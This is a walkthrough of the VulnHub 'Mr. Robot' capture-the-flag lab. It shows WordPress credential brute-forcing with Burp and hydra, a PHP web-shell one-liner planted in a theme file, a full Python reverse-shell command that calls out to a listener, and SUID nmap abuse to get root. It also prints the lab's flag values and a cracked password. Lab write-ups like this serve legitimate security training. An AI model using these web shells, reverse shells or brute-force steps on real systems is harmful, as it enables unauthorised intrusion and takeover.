Hello Again! I am starting a series of writeups in which I’ll cover walkthroughs of VulnHub machines. The difficulties will range from Easy to Hard.
Task 1: Intro
Note: This machine is based on the popular TV show Mr. Robot. It is an easy-medium level boot2root challenge. It has three hidden keys that we need to find.
Task 2: Network and Host Enumeration
The first thing we need to do is to find the ip address assigned to the vulnerable machine. To find that, I’ll use netdiscover.
1
netdiscover -i [interface]
Once we get the ip address, we have to enumerate the machine for open ports. 
Task 3: Web Enumeration
From the results of the nmap, we discover that 2 ports are open among 3. We’ll see what is running on port 80 by visiting the site. It is running some mr-robot styled shell. We can find the directories and files found on the webserver by using gobuster, dirb or perhaps nikto.

It looks like we have found our first key and a .dic file.
Flag 1 of 3: 073403c8a58a1f80d943455fb30724b9
Let’s find out the contents of the fsocity.dic file.

Seems like it contains a wordlist. Upon further investigation we find that it contains duplicate entries so we’ll just remove the repetitions and leave the unique entries so it takes less time to bruteforce.
During directory enumeration we found another interesting page on the webserver /wp-login.ph. It indicates that the server is running wordpress.

We neither know the username nor the password but we are given a wordlist, so we use it to bruteforce the username and password field. ___
Task 4: Web Exploitation

I used burpsuite’s Intruder tab to first to find a valid username. Remember to put $ sign around the username field so the payload is placed here.

NOTE: First check what the login form returns on unsuccessful attempts, so we set that error message inside payload error section, so when the correct username is found we stop the intruder from further attempts.

Notice the length of the response on correct username (Elliot) is noticeably different from the failed attempts. Other than that, sometimes the status code, and error messages also tell us when we hit the correct payload.
Now that we have the username, I’ll use hydra to bruteforce the password field.


Hurrah! we have found the password: ER28-0652
Let’s enter the credentials in the login page.
Task 5: Template archive.php
We have to upload a payload to start a reverse shell. Navigate to Appearance->Editor->archive.php, and paste the following.
1
<?php passthru($_GET["cmd"]); ?>
This one-liner command creates a web shell. It gets the command from cmd parameter from the URL query string and passes it to passthru which executes system commands.

Use netcat to listen on anyport, 4444 in my case.
1
nc -lvnp 4444
We’ll visit the http://192.168.43.216/wp-includes/themes/TwentyFifteen/archive.php?cmd=python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket. SOCK_STREAM);s.connect((“10.0.0.1”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’ site in the browser which will spawn an interactive shell (reverse shell).

We are currently logged in as daemon. Do
1
ls -la
It’ll output an md5 hash file and 2nd key. We can not see the 2nd key because only user robot has the permission to view the file. So we need to escalate privileges.
The md5 hash contains the password for user robot so we put that hash into Crackstation. The password is

Login as user robot and view the 2nd key.

Flag 2 of 3: 822c73956184f694993bede3eb39f959
Task 6: Privilege Escalation - Getting root
The third key resides inside /root, so we need to switch to root. For that we first search for files with SUID (Set User ID) permissions set. Execute the following command which will do it.
1
find / -type f -perm -04000 -ls 2>/dev/null

We need command execution as superuser, so we find nmap interesting here, further we go to GTFOBins to abuse this behaviour.


Execute the commands one by one and we finally get a shell as root.

Navigate to /root/key-3-of-3.txt to get the 3rd and final key.